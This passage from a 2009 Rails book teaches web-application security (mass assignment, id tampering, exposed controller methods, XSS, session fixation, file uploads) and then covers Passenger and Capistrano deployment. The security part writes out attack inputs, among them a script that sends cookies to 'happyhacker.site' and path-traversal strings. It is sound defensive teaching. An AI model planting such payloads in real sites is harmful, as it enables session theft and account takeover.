C REATING R ECORDS D IRECTLY FROM F ORM P ARAMETERS 640 27.2 Creating Records Directly from Form Parameters Let’s say you want to implement a user registration system. Your users table looks like this: create_table :users do |t| ( t.string :name t.string :password t.string :role, :default => "user" t.integer :approved, :default => 0 end The role column contains one of admin, moderator, or user, and it defines this user’s privileges. The approved column is set to 1 once an administrator has approved this user’s access to the system. The corresponding registration form’s HTML looks like this: <form method="post" action="http://website.domain/user/register"> <input type="text" name="user[name]" /> <input type="text" name="user[password]" /> </form> Within our application’s controller, the easiest way to create a user object from the form data is to pass the form parameters directly to the create method of the User model: def register User.create(params[:user]) end But what happens if someone decides to save the registration form to disk and play around by adding a few fields? Perhaps they manually submit a web page that looks like this: <form method="post" action="http://website.domain/user/register"> <input type="text" name="user[name]" /> <input type="text" name="user[password]" /> <input type="text" name="user[role]" value="admin" /> <input type="text" name="user[approved]" value="1" /> </form> Although the code in our controller intended only to initialize the name and password fields for the new user, this attacker has also given himself admin- istrator status and approved his own account. Active Record provides two ways of securing sensitive attributes from being overwritten by malicious users who change the form. The first is to list the attributes to be protected as parameters to the attr_protected method. Any attribute flagged as protected will not be assigned using the bulk assignment of attributes by the create and new methods of the model. Report erratum this copy is (P1.0 printing, March 2009)
D ON ’ T T RUST ID P ARAMETERS 641 We can use attr_protected to secure the User model: class User < ActiveRecord::Base attr_protected :approved, :role # ... rest of model ... end This ensures that User.create(params[:user]) will not set the approved and role attributes from any corresponding values in params. If you wanted to set them in your controller, you’d need to do it manually. (This code assumes the model does the appropriate checks on the values of approved and role.) user = User.new(params[:user]) user.approved = params[:user][:approved] user.role = params[:user][:role] If you’re worried that you might forget to apply attr_protected to the correct attributes before exposing your model to the cruel world, you can specify the protection in reverse. The method attr_accessible allows you to list the attributes that may be assigned automatically—all other attributes will be protected. This is particularly useful if the structure of the underlying table is liable to change—any new columns you add will be protected by default. Using attr_accessible, we can secure the User models like this: class User < ActiveRecord::Base attr_accessible :name, :password # ... rest of model end 27.3 Don’t Trust id Parameters When we first discussed retrieving data, we introduced the basic find method, which retrieved a row based on its primary key value. Given that a primary key uniquely identifies a row in a table, why would we want to apply additional search criteria when fetching rows using that key? It turns out to be a useful security device. Perhaps our application lets customers see a list of their orders. If a customer clicks an order in the list, the application displays order details—the click calls the action order/show/nnn, where nnn is the order id. An attacker might notice this URL and attempt to view the orders for other customers by manually entering different order ids. We can prevent this by using a constrained find in the action. In this example, we qualify the search with the additional criteria that the owner of the order must match the current user. An exception will be thrown if no order matches, which we handle by redisplaying the index page. Report erratum this copy is (P1.0 printing, March 2009)
D ON ’ T E XPOSE C ONTROLLER M ETHODS 642 This code assumes that a before filter has set up the current user’s information in the @user instance variable: def show @order = Order.find(params[:id], :conditions => [ "user_id = ?" , @user.id]) rescue redirect_to :action => "index" end Even better, consider using the new collection-based finder methods, which constrain their results to only those rows that are in the collection. For exam- ple, if we assume that the user model has_many :orders, then Rails would let us write the previous code as this: def show id = params[:id] @order = @user.orders.find(id) rescue redirect_to :action => "index" end This solution is not restricted to the find method. Actions that delete or destroy rows based on an id (or ids) returned from a form are equally dangerous. Get into the habit of constraining calls to delete and destroy using something like this: def destroy id = params[:id] @order = @user.orders.find(id).destroy rescue redirect_to :action => "index" end 27.4 Don’t Expose Controller Methods An action is simply a public method in a controller. This means that if you’re not careful, you can expose as actions methods that were intended to be called only internally in your application. For example, a controller might contain the following code: class OrderController < ApplicationController # Invoked from a webform def accept_order process_payment mark_as_paid end def process_payment @order = Order.find(params[:id]) CardProcessor.charge_for(@order) end Report erratum this copy is (P1.0 printing, March 2009)
C ROSS -S ITE S CRIPTING (CSS/XSS) 643 def mark_as_paid @order = Order.find(params[:id]) @order.mark_as_paid @order.save end end OK, so it’s not great code, but it illustrates a problem. Clearly, the accept_order method is intended to handle a POST request from a form. The developer decided to factor out its two responsibilities by wrapping them in two separate controller methods, process_payment and mark_as_paid. Unfortunately, the developer left these two helper methods with public visibil- ity. This means that anyone can enter the following in their browser: http://unlucky.company/order/mark_as_paid/123 and order 123 will magically be marked as being paid, bypassing all credit- card processing. Every day is free giveaway day at Unlucky Company. The basic rule is simple: the only public methods in a controller should be actions that can be invoked from a browser. This rule also applies to methods you add to application.rb. This is the parent of all controller classes, and its public methods can also be called as actions. 27.5 Cross-Site Scripting (CSS/XSS) Many web applications use session cookies to track the requests of a user. The cookie is used to identify the request and connect it to the session data (session in Rails). Often this session data contains a reference to the user that is currently logged in. Cross-site scripting is a technique for “stealing” the cookie from another visitor of the website and thus potentially stealing that person’s login. The cookie protocol has a small amount of built-in security; browsers send cookies only to the domain where they were originally created. But this secu- rity can be bypassed. The easiest way to get access to someone else’s cookie is to place a specially crafted piece of JavaScript code on the website; the script can read the cookie of a visitor and send it to the attacker (for example, by transmitting the data as a URL parameter to another website). A Typical Attack Any site that displays data that came from outside the application is vul- nerable to XSS attack unless the application takes care to filter that data. Sometimes the path taken by the attack is complex and subtle. For example, consider a shopping application that allows users to leave comments for the Report erratum this copy is (P1.0 printing, March 2009)
C ROSS -S ITE S CRIPTING (CSS/XSS) 644 site administrators. A form on the site captures this comment text, and the text is stored in a database. Some time later the site’s administrator views all these comments. Later that day, an attacker gains administrator access to the application and steals all the credit card numbers. How did this attack work? It started with the form that captured the user comment. The attacker constructed a short snippet of JavaScript and entered it as a comment: <script> document.location='http://happyhacker.site/capture/' + document.cookie </script> When executed, this script will contact the host at happyhacker.site, invoke the capture.cgi application there, and pass to it the cookie associated with the current host. Now, if this script is executed on a regular web page, there’s no security breach, because it captures only the cookie associated with the host that served that page, and the host had access to that cookie anyway. But by planting the cookie in a comment form, the attacker has entered a time bomb into our system. When the store administrator asks the application to display the comments received from customers, the application might execute a Rails template that looks something like this: <div class="comment"> <%= order.comment %> </div> The attacker’s JavaScript is inserted into the page viewed by the administrator. When this page is displayed, the browser executes the script and the document cookie is sent off to the attacker’s site. This time, however, the cookie that is sent is the one associated with our own application (because it was our appli- cation that sent the page to the browser). The attacker now has the information from the cookie and can use it to masquerade as the store administrator. Protecting Your Application from XSS Cross-site scripting attacks work when the attacker can insert their own Java- Script into pages that are displayed with an associated session cookie. Fortu- nately, these attacks are easy to prevent—never allow anything that comes in from the outside to be displayed directly on a page that you generate.3 Always convert HTML metacharacters (< and >) to the equivalent HTML entities (&lt; and &gt;) in every string that is rendered in the website. This will ensure that, 3. This stuff that comes in from the outside can arrive in the data associated with a POST request (for example, from a form). But it can also arrive as parameters in a GET. For example, if you allow your users to pass you parameters that add text to the pages you display, they could add <script> tags to these. Report erratum this copy is (P1.0 printing, March 2009)
C ROSS -S ITE S CRIPTING (CSS/XSS) 645 Joe Asks. . . Why Not Just Strip <script> Tags? If the problem is that people can inject <script> tags into content we dis- play, you might think that the simplest solution would be some code that just scanned for and removed these tags? Unfortunately, that won’t work. Browsers will now execute JavaScript in a sur- prisingly large number of contexts (for example, when onclick= handlers are invoked or in the src= attribute of <img> tags). And the problem isn’t just lim- ited to JavaScript—allowing people to include off-site links in content could allow them to use your site for nefarious purposes. You could try to detect all these cases, but the HTML-escaping approach is safer and is less likely to break as HTML evolves. no matter what kind of text an attacker enters in a form or attaches to an URL, the browser will always render it as plain text and never interpret any HTML tags. This is a good idea anyway, because a user can easily mess up your lay- out by leaving tags open. Be careful if you use a markup language such as Textile or Markdown, because they allow the user to add HTML fragments to your pages. Rails provides the helper method h(string) (an alias for html_escape) that per- forms exactly this escaping in Rails views. The person coding the comment viewer in the vulnerable store application could have eliminated the issue by coding the form using this: <div class="comment"> <%=h order.comment %> </div> Get accustomed to using h for any variable that is rendered in the view, even if you think you can trust it to be from a reliable source. And when you’re reading other people’s source, be vigilant about the use of the h method—folks tend not to use parentheses with h, and it’s often hard to spot. Sometimes you need to substitute strings containing HTML into a template. In these circumstances, the sanitize method removes many potentially dangerous constructs. However, you’d be advised to review whether sanitize gives you the full protection you need, because new HTML threats seem to arise every week. Report erratum this copy is (P1.0 printing, March 2009)
AVOID S ESSION F IXATION A TTACKS 646 27.6 Avoid Session Fixation Attacks If you know someone’s session id, then you could create HTTP requests that use it. When Rails receives those requests, it thinks they’re associated with the original user and so will let you do whatever that user can do. Rails goes a long way toward preventing people from guessing other people’s session ids, because it constructs these ids using a secure hash function. In effect, they’re very large random numbers. However, there are ways of achiev- ing almost the same effect. In a session fixation attack, the bad guy gets a valid session id from our appli- cation and then passes this on to a third party in such a way that the third party will use this same session. If that person uses the session to log in to our application, the bad guy, who also has access to that session id, will also be logged in.4 A couple of techniques help eliminate session fixation attacks. First, you might find it helpful to keep the IP address of the request that created the session in the session data. If this changes, you can cancel the session. This will penalize users who move their laptops across networks and home users whose IP addresses change when PPPOE leases expire. Second, you should consider creating a new session via reset_session every time someone logs in. That way, the legitimate user will continue with their use of the application while the bad guy will be left with an orphaned session id. 27.7 File Uploads Some community-oriented websites allow their participants to upload files for other participants to download. Unless you’re careful, these uploaded files could be used to attack your site. For example, imagine someone uploading a file whose name ended with .rhtml or .cgi (or any other extension associated with executable content on your site). If you link directly to these files on the download page, when the file is selected, your web server might be tempted to execute its contents, rather than simply download it. This would allow an attacker to run arbitrary code on your server. The solution is never to allow users to upload files that are subsequently made accessible directly to other users. Instead, upload files into a directory that is not accessible to your web server (outside the DocumentRoot in Apache terms). Then provide a Rails action that allows people to view these files. 4. Session fixation attacks are described in great detail in a document from ACROS Security, available at http://www.secinf.net/uplarticle/11/session_fixation.pdf. Report erratum this copy is (P1.0 printing, March 2009)
D ON ’ T S TORE S ENSITIVE I NFORMATION IN THE C LEAR 647 Input Validation Is Difficult Johannes Brodwall wrote the following in a review of this chapter: When you validate input, it is important to keep in mind the following: • Validate with a whitelist : There are many ways of encoding dots and slashes that may escape your validation but be interpreted by the under- lying systems. For example, ../, .., %2e%2e%2f, %2e%2e%5c, and ..%c0%af (Unicode) may bring you up a directory level. Accept a very small set of characters (try [a-zA-Z][a-zA-Z0-9_]* for a start). • Don’t try to recover from weird paths by replacing, stripping, and the like: For example, if you strip out the string ../, a malicious input such as ....// will still get through. If there is anything weird going on, someone is trying something clever. Just kick them out with a terse, noninformative message, such as “Intrusion attempt detected. Incident logged.” We often check that dirname(full_file_name_from_user) is the same as the expected directory. That way we know that the filename is hygienic. Within this action, be sure that you do the following: • Validate that the name in the request is a simple, valid filename match- ing an existing file in the directory or row in the table. Do not accept filenames such as ../../etc/passwd (see the sidebar Input Validation Is Dif- ficult). You might even want to store uploaded files in a database table and use ids, rather than names, to refer to them. • When you download a file that will be displayed in a browser, be sure to escape any HTML sequences it contains to eliminate the potential for XSS attacks. If you allow the downloading of binary files, make sure you set the appropriate Content-Type HTTP header to ensure that the file will not be displayed in the browser accidentally. The descriptions starting on page 469 describe how to download files from a Rails application, and the section on uploading files starting on page 544 shows an example that uploads image files into a database table and provides an action to display them. 27.8 Don’t Store Sensitive Information in the Clear You might be writing applications that are governed by external regulations (in the United States, the CISP rules might apply if you handle credit card data, and HIPAA might apply if you work with medical data). These regulations impose some serious constraints on how you handle information. Even if you Report erratum this copy is (P1.0 printing, March 2009)
U SE SSL TO T RANSMIT S ENSITIVE I NFORMATION 648 don’t fall under these kinds of rules, you might want to read through them to get ideas on securing your data. If you use any personal or identifying information about third parties, you probably want to consider encrypting that data when you store it. This can be as simple as using Active Record hooks to perform AES128 encryption on certain attributes before saving a record and using other hooks to decrypt when reading.5 However, think of other ways that this sensitive information might leak out: • Is any of it stored in the session (or flash)? If so, you risk exposing it if anyone has access to the session store. • Is any of it held in memory for a long time? If so, it might get exposed in core files should your application crash. Consider clearing out strings once the data has been used. • Is any of the sensitive information leaking into your application log files? This can happen more than you think, because Rails is fairly promiscu- ous when it comes to logging. In production mode, you’ll find it dumps request parameters in the clear into production.log. As of Rails 1.2, you can ask Rails to elide the values of certain parameters using the filter_parameter_logging declaration in a controller. For example, the following declaration prevents the values of the password attribute and any fields in a user record being displayed in the log: class ApplicationController < ActionController::Base filter_parameter_logging :password, :user #... See the Rails API documentation for details. 27.9 Use SSL to Transmit Sensitive Information The SSL protocol, used whenever a URL starts with the protocol identified https, encrypts traffic between a web browser and a server. You’ll want to use SSL whenever you have forms that capture sensitive information and whenever you respond to your user with sensitive information. It is possible to do this all by hand, setting the :protocol parameter when creat- ing hyperlinks with link_to and friends. However, this is both tedious and error prone. Forget to do it once, and you might open a security hole. The easier technique is to use the ssl_requirement plug-in. Install it using this: depot> ruby script/plugin install ssl_requirement 5. Gems such as EzCrypto (http://ezcrypto.rubyforge.org/) and Sentry (http://sentry.rubyforge.org/) might simplify your life. Report erratum this copy is (P1.0 printing, March 2009)
U SE SSL TO T RANSMIT S ENSITIVE I NFORMATION 649 Once installed, you add support to all your application’s controllers by adding an include to your application controller: class ApplicationController < ActionController::Base include SslRequirement end Now you can set policies for individual actions in each of your controllers. The following code comes straight from the plug-in’s README file: class AccountController < ApplicationController ssl_required :signup, :payment ssl_allowed :index def signup # Non-SSL access will be redirected to SSL end def payment # Non-SSL access will be redirected to SSL end def index # This action will work either with or without SSL end def other # SSL access will be redirected to non-SSL end end The ssl_required declaration lists the actions that can be invoked only by HTTPS requests. The ssl_allowed declaration lists actions that can be called with either HTTP or HTTPS. The trick with the ssl_requirement plug-in is the way it handles requests that don’t meet the stated requirements. If a regular HTTP request comes along for a method that has been declared to require SSL, the plug-in will intercept it and immediately issue a redirect back to the same URL, but with a proto- col of HTTPS. That way the user will automatically be switched to a secure connection without the need to perform any explicit protocol setting in your application’s views.6 Similarly, if an HTTPS request comes in for an action that shouldn’t use SSL, the plug-in will automatically redirect back to the same URL, but with a protocol of HTTP. 6. But, of course, that ease of use comes at the expense of having an initial redirect to get you from the HTTP to the HTTPS world. Note that this redirect happens just once. Once you’re talking HTTPS, the regular link_to helpers will automatically keep generating HTTPS protocol requests. Report erratum this copy is (P1.0 printing, March 2009)
D ON ’ T C ACHE A UTHENTICATED P AGES 650 27.10 Don’t Cache Authenticated Pages Remember that page caching bypasses any security filters in your applica- tion. Use action or fragment caching if you need to control access based on session information. See Section 22.5, Caching, Part One, on page 496 and Section 23.10, Caching, Part Two, on page 555 for more information. 27.11 Knowing That It Works When we want to make sure the code we write does what we want, we write tests. We should do the same when we want to ensure that our code is secure. Don’t hesitate to do the same when you’re validating the security of your new application. Use Rails functional tests to simulate potential user attacks. And should you ever find a security hole in your code, write a test to ensure that, once fixed, it won’t somehow reopen in the future. At the same time, realize that testing can check only the issues you’ve thought of. It’s the things that the other guy thinks of that’ll bite you. Report erratum this copy is (P1.0 printing, March 2009)
This chapter was written by James Duncan Davidson (http://duncandavidson.com). Dun- can is an independent consultant, author, and—oddly enough—freelance photographer. Chapter 28 Deployment and Production Deployment is supposed to mark a happy point in the lifetime of our appli- cation. It’s when we take the code that we’ve so carefully crafted and upload it to a server so that other people can use it. It’s when the beer, champagne, and hors d’oeurves are supposed to flow. Shortly thereafter, our application will be written about in Wired magazine, and we’ll be overnight names in the geek community. Until recently, it didn’t always play out that way. Prior to Phusion Passenger showing up on the scene in early 2008, deploying web-based applications was always a do-it-yourself affair. Everyone had their own unique network setup and different requirements for database access, data security, and firewall protections. Depending on your needs and budget, you might be deploying to a shared hosting provider, a dedicated server, or even a massive cluster of machines. And, if your application operates in an area where either industry or government standards apply—such as Visa CISP when you accept online payments, or HIPAA if you work with medical patient data—you’ll have lots of external, and sometimes conflicting, forces affecting how your application is deployed that are outside of your control. This chapter will show us how to get started with initial deployment on the time-proven Apache web server and give some tips on issues to look for on our way to a real production deployment. 28.1 Starting Early The trick to becoming competent with deploying Rails applications is to start early. As soon as we are ready to show our budding Rails application to some- body else, we are at the point where we should set up a deployment server. This doesn’t have to be our final deployment environment. We don’t need a cluster of fast heavy-duty industrial-strength servers. We need only a modest machine that we can dedicate to the purpose of hosting our developing appli- cation. Any spare machine we have sitting around, such as that G4-based cube in the corner, will work just fine.
H OW A P RODUCTION S ERVER W ORKS 652 What are the benefits to starting early? Well, first of all, we’ll get yourself into the rhythm of code, test, commit, and deploy. This is the rhythm that we’ll be in at some point with our application, and we’ll serve ourselves well by getting into it sooner in the development of our application rather than later. We’ll be able to identify deployment issues that will affect your application and gain a lot of practice dealing with them. These issues could revolve around migra- tions, data importing, or even permissions on files. Each application seems to exhibit its own little quirks on deployment. Finding out what these quirks are early means that we don’t find out what they are right after you launch our site publicly and start needing to push out quick deployments to fix bugs and add features. Setting up an early deployment environment also means that we’ll have a run- ning server that we can let your client, boss, or trusted friends check out the progress of the application on. As agile developers know, the more feed- back users can give we early in the development process, the better. We’ll be able to get important feedback by seeing what these early users think of our application, the problems they have, and even their ideas of how to make our application better. They’ll help us identify what we are doing right and what features need improvement or even removal. Starting early means that you can practice using migrations to modify and change our database schemas with already existing data. When we work solo on our own machine, problems can creep in with revising the way an appli- cation upgrades itself. When we are working with others by deploying to a common server, we’ll gain experience in how to move an application forward seamlessly. Lastly—and this is the most important benefit—we’ll know that we’re in a position to deliver your application to our users. If we spend four months working eighty hours a week on your application but never deploy it and then decide to put it in production tomorrow, chances are good that we’ll run into all sorts of problems getting it live. And, we’ll have issues keeping it going, never mind updating it. However, by setting up deployments as early as possible, we’ll know that you can deliver your application at a moment’s notice. 28.2 How a Production Server Works So far, as we’ve been developing a Rails application on our local machine, we’ve probably been using WEBrick or Mongrel when you run your server. For the most part, it doesn’t matter. The script/server command will sort out the most appropriate way to get your application running in development mode on port 3000. However, a deployed Rails application works a bit differently. We can’t just fire up a single Rails server process and let it do all the work. Report erratum this copy is (P1.0 printing, March 2009)
H OW A P RODUCTION S ERVER W ORKS 653 Rails Apache, The Lighttpd, or Rails Internet Similar Rails Figure 28.1: How a deployed Rails application works Well, we could, but it’s far from ideal. The reason for this is that Rails is single- threaded. It can work on only one request at a time. The Web, however, is an extremely concurrent environment. Production web servers, such as Apache, Lighttpd, and Zeus, can work on several requests— even tens or hundreds of requests—at the same time. A single-process, single- threaded Ruby-based web server can’t possibly keep up. Luckily, it doesn’t have to keep up. Instead, the way that we deploy a Rails application into production is to use a front-end server, such as Apache, to handle requests from the client. Then, you use FastCGI or HTTP proxying of Passenger to send requests that should be handled by Rails to one of any number of back-end application processes. This is shown in Figure 28.1. FastCGI vs. Proxying Requests vs. Phusion Passenger™ When Rails first came out, the most-used high-performance option for run- ning Rails application processes was FastCGI. In fact, the first edition of this book recommended it, saying that using FastCGI was like strapping a rocket engine on Rails. FastCGI uses long-running processes that can handle multi- ple sequential requests. This means that the Ruby interpreter and Rails frame- work is loaded once per process and, once loaded, can turn around requests for the host web server quickly. However, FastCGI came with lots of issues. FastCGI dates back to the mid- 1990s. Until Rails came along, it had languished in relative obscurity. Even after Rails brought FastCGI back to the public attention, production-level, quality FastCGI environments were few and far between. Many developers, ourselves included, have deployed applications using every possible combina- tion of web server and FastCGI environment and have found serious issues with every single one of them. Other developers have deployed FastCGI-based solutions with nary a problem. But enough people have seen enough problems that it has become clear that it’s not a great solution to recommend. Report erratum this copy is (P1.0 printing, March 2009)
H OW A P RODUCTION S ERVER W ORKS 654 What About CGI? If we dig around in your Rails application, we’ll notice that there is a pub- lic/dispatch.cgi file. This file allows us to run our Rails application as a CGI appli- cation. However, you really, really don’t want to do this. Running a Rails-based application as a CGI application is an exercise in patience because each request loads up a fresh Ruby interpreter as well as loads the entire Rails frame- work. Loading up a Ruby interpreter isn’t too big a deal, but it takes a while to load in all the functionality that Rails brings. The time to process a typical request can venture into the realm of seconds even on the fastest of machines. The best advice when it comes to CGI and Rails is this: don’t do it. Don’t even think about it. It’s not a reasonable option and, in our opinion, should be removed from a default Rails installation. In 2006, as more and more Rails developers cast about for a better solution, an alternative emerged straight from HTTP. Many developers found they could get excellent and flexible results by proxying HTTP requests from a scalable front- end server, such as Apache, to a set of back-end Ruby-based Rails application servers. This alternative came of age at the same time as Mongrel, a mostly Ruby web server written by Zed Shaw that performed well enough to be used as a cog in this kind of system setup. Not surprisingly, this was the approach suggested by the second edition of the book. In early 2008, Phusion Passenger came out. It’s built on the industry-standard Apache web server. Deployment is only a matter of uploading application files—no port management and no server process monitoring is required. In short, FastCGI is a rocket that sometimes blows up in strange ways on the launching pad. Using proxy setups to talk to HTTP-speaking Rails application processes can be used to obtain high throughput, but doing so requires that we use and configure multiple moving parts. Not only do we need a front-end web server installed, but we also need to install our application as well as set up the scripts that will start up our back- end servers. Passenger is much easier to get started with and is the direction that the community is moving in. When setting up our own deployment envi- ronment, we should follow suit—and it’s how we’ll deploy your application in this chapter. Report erratum this copy is (P1.0 printing, March 2009)
I NSTALLING P ASSENGER 655 28.3 Installing Passenger The following instructions assume that you have already followed the instruc- tion Chapter 3, Installing Rails, on page 31; furthermore, you should have a runnable Rails application installed on your server.1 The first step is to ensure that the Apache web server is installed. For Mac OS X users, and many Linux users, it is already installed with the operating system.2 The next step is to install Passenger: $ sudo gem install passenger $ sudo passenger-install-apache2-module The latter command causes a number of sources to be compiled and the con- figuration files to be updated. During the process, it will ask us to update our Apache configuration twice. The first will be to enable your freshly built mod- ule and will involve the addition of lines such as the following to our Apache configuration. (Note: Passenger will tell you the exact lines to copy and paste into this file, so use those, not these. Also, we’ve had to wrap the LoadModule line to make it fit the page. When you type it, it all goes on one line.) LoadModule passenger_module /opt/local/lib/ruby/gems/1.8/gems/passenger-2.0.6←֓ /ext/apache2/mod_passenger.so PassengerRoot /opt/local/lib/ruby/gems/1.8/gems/passenger-2.0.6 PassengerRuby /opt/local/bin/ruby To find out where your Apache configuration file is, try issuing the following command:3 $ apachectl -V | grep SERVER_CONFIG_FILE The next step is to deploy our application. Whereas the previous step is done once per server, this step is actually once per application. For the remainder of the chapter, we’ll assume that the name of the application is depot. Since your application’s name is undoubtedly different, simply substitute the real name of your application instead. <VirtualHost *:80> ServerName www.yourhost.com DocumentRoot /home/rubys/work/depot/public/ </VirtualHost> 1. If you are deploying to a host that already has Passenger installed, feel free to skip ahead to Section 28.4, Worry-Free Deployment with Capistrano, on page 657. 2. Although Windows users can find instructions on installing this product at http://httpd.apache.org/docs/2.2/platform/windows.html#inst, Windows as a server platform is not supported by Passenger. If deploying on Windows is a requirement for your installation, then you can find good advice in Chapter 6 of Deploying Rails Applications: A Step-by-Step Guide [ZT08]. 3. On some systems, the command name is apache2ctl; on others, it’s httpd. Report erratum this copy is (P1.0 printing, March 2009)
I NSTALLING P ASSENGER 656 Note here that the DocumentRoot is set to our public directory in our Rails application. If we want to serve multiple applications with the same Apache web server, we will first need to enable named virtual hosts: NameVirtualHost *:80 Once this is in place, simply repeat this VirtualHost block once per application, adjusting the ServerName and DocumentRoot in each block. We will also need to mark the public directory as readable. The final version will look something like the following: <VirtualHost *:80> ServerName depot.yourhost.com DocumentRoot /home/rubys/work/depot/public/ <Directory /home/rubys/work/depot/public> Order allow,deny Allow from all </Directory> </VirtualHost> The final step is to restart our Apache web server:4 $ sudo apachectl restart That’s it! We can now access your application using the host (or virtual host) we specified. Unless we used a port number other than 80, there is no longer any need for us to specify a port number on our URL. There are a few things to be aware of: • If we want to run in an environment other than production, we can include a RailsEnv directive in each VirtualHost in your Apache configura- tion: RailsEnv development • We can restart your application without restarting Apache at any time merely by creating a file named tmp/restart.txt: $ touch tmp/restart.txt Once the server restarts, this file will be deleted. • The output of the passenger-install-apache2-module command will tell us where we can find additional documentation. • Of special note is that Passenger conflicts with mod_rewrite and mod_alias. These features will work fine outside of virtual hosts that contain Rails applications but should not be used inside virtual hosts that contain Rails applications. 4. Again, on some systems, the command name is apache2ctl; on others, it’s httpd. Report erratum this copy is (P1.0 printing, March 2009)
W ORRY -F REE D EPLOYMENT WITH C APISTRANO 657 28.4 Worry-Free Deployment with Capistrano It generally is not the best idea to do development on our production server, so let’s not do that. The next step is to split our development machine from our production machine. If we are a large shop, having a pool of dedicated servers that we administer and can ensure that they are running the same version of the necessary software is the way to go. For more modest needs, a shared server will do, but we will have to take additional care to deal with the fact that the versions of software installed may not always match the version that we have installed on our development machine. Don’t worry, we’ll talk you through it. Prepping Your Deployment Server Although putting our software under version control is a really, really, really good idea during development, not putting our software under version control when it comes to deployment is downright foolhardy—enough so that the soft- ware that we have selected to manage your deployment, namely, Capistrano, all but requires it. Plenty of software configuration management (SCM) systems are available. Svn, for example, is a particularly good one. But if you haven’t yet chosen one, go with Git, which is easy to set up and doesn’t require a separate server process. The examples that follow will be based on Git, but if you picked a different SCM system, don’t worry. Capistrano doesn’t much care which one you pick, just so long as you pick one. The first step is to create an empty repository on a machine accessible by your deployment servers. In fact, if we have only one deployment server, there is no reason that it can’t do double duty as your Git server. So, log onto that server, and issue the following commands: $ mkdir -p ~/git/depot.git $ cd ~/git/depot.git $ git --bare init The next thing to be aware of is that even if the SCM server and our web server are the same physical machine, Capistrano will be accessing our SCM software as if it were remote. We can make this smoother by generating a public key (if you don’t already have one) and then using it to give ourselves permission to access our own server: $ test -e .ssh/id_dsa.pub || ssh-keygen -t dsa $ cat .ssh/id_dsa.pub >> .ssh/authorized_keys2 While we are here, we should attend to two other things. The first is quite trivial: Capistrano will insert a directory named current between our application directory name and the Rails subdirectories, including the public subdirectory. Report erratum this copy is (P1.0 printing, March 2009)
W ORRY -F REE D EPLOYMENT WITH C APISTRANO 658 This means that we will have to adjust our DocumentRoot in your httpd.conf if we control your own server or in a control panel for your shared host: DocumentRoot /home/rubys/work/depot/current/public/ We should also take this opportunity to reevaluate our database options for de- ployment. Most large applications and many shared hosting providers employ a separate database server machine, typically running MySQL. PostgreSQL also has an enthusiastic following. SQLite 3, although excellent for devel- opment and testing, isn’t generally regarded as appropriate for large-scale deployment. We’ve already seen how to configure your database for your appli- cation in Section 6.1, Creating the Database, on page 70; the process is no different for deployment. If we have multiple developers collaborating on development, we might feel uncomfortable putting the details of the configuration our database (including passwords) into our configuration management system. If so, we simply put our completed database.yml on the deployment server, just not in our current directory. We will shortly show you how you can instruct Capistrano to copy this file into your current directory each time you deploy. If you do elect to continue with SQLite 3, you will still need to make a change to your database.yml because Capistrano will be replacing your application directory each time you deploy. Simply specify a full path to where you want the database to be kept, again not in your current directory, and you are good to go. That’s it for the server! From here on out, we will be doing everything from your development machine. Getting an Application Under Control If you haven’t already put your application under configuration control, do so now. First go into your application directory, and then create a file named .gitignore with the following contents: db/*.sqlite3 log/*.log tmp/**/* Now commit everything to the local repository: $ cd your_application_directory $ git init $ git add . $ git commit -m "initial commit" This next step is optional but might be a good idea if either you don’t have full control of the deployment server or you have many deployment servers to Report erratum this copy is (P1.0 printing, March 2009)
W ORRY -F REE D EPLOYMENT WITH C APISTRANO 659 manage. What it does is put the version of the software that you are dependent on into the repository: $ rake rails:freeze:gems $ rake gems:unpack $ git add vendor $ git commit -m "freeze gems" From here, it is a simple matter to push all your code out to the server: $ git remote add origin ssh://user@host/~/git/depot.git $ git push origin master Deploying the Application The prep work is now done. Our code is now on the SCM server where it can be accessed by the app server.5 Now we can install Capistrano via gem install capistrano. To add the necessary files to the project for Capistrano to do its magic, execute the following command: $ capify . [add] writing './Capfile' [add] writing './config/deploy.rb' [done] capified! From the output, we can see that Capistrano set up two files. The first, Capfile, is Capistrano’s analog to a Rakefile. We won’t need to touch this file further. The second, config/deploy.rb, contains the recipes needed to deploy our application. Capistrano will provide us with a minimal version of this file, but the following is a somewhat more complete version that you can download and use as a starting point: Download config/deploy.rb # be sure to change these set :user, 'rubys' set :domain, 'depot.pragprog.com' set :application, 'depot' # file paths set :repository, "#{user}@#{domain}:git/#{application}.git" set :deploy_to, "/home/#{user}/#{domain}" # distribute your applications across servers (the instructions below put them # all on the same server, defined above as 'domain', adjust as necessary) role :app, domain role :web, domain role :db, domain, :primary => true 5. It matters not whether these two servers are the same; what is important here is the roles that are being performed. Report erratum this copy is (P1.0 printing, March 2009)
W ORRY -F REE D EPLOYMENT WITH C APISTRANO 660 # you might need to set this if you aren't seeing password prompts # default_run_options[:pty] = true # As Capistrano executes in a non-interactive mode and therefore doesn't cause # any of your shell profile scripts to be run, the following might be needed # if (for example) you have locally installed gems or applications. Note: # this needs to contain the full values for the variables set, not simply # the deltas. # default_environment['PATH']='<your paths>:/usr/local/bin:/usr/bin:/bin' # default_environment['GEM_PATH']='<your paths>:/usr/lib/ruby/gems/1.8' # miscellaneous options set :deploy_via, :remote_cache set :scm, 'git' set :branch, 'master' set :scm_verbose, true set :use_sudo, false # task which causes Passenger to initiate a restart namespace :deploy do task :restart do run "touch #{current_path}/tmp/restart.txt" end end # optional task to reconfigure databases after "deploy:update_code" , :configure_database desc "copy database.yml into the current release path" task :configure_database, :roles => :app do db_config = "#{deploy_to}/config/database.yml" run "cp #{db_config} #{release_path}/config/database.yml" end We will need to edit several properties to match our application. We certainly will need to change the :user, :domain, and :application. The :repository matches where we put our Git file earlier. The :deploy_to may need to be tweaked to match where we told Apache it could find the config/public directory for the application. The default_run_options and default_environment are to be used only if you have specific problems. The “miscellaneous options” provided are based on Git. Two tasks are defined. One tells Capistrano how to restart Passenger. The other updates the file database.yml from the copy that we previously placed on the sever. Feel free to adjust these tasks as you see fit. The first time we deploy our application, we have to perform an additional step to set up the basic directory structure to deploy into on the server: $ cap deploy:setup When we execute this command, Capistrano will prompt us for our server’s password. If it fails to do so and fails to log in, we might need to uncomment out the default_run_options line in our deploy.rb file and try again. Once it can Report erratum this copy is (P1.0 printing, March 2009)
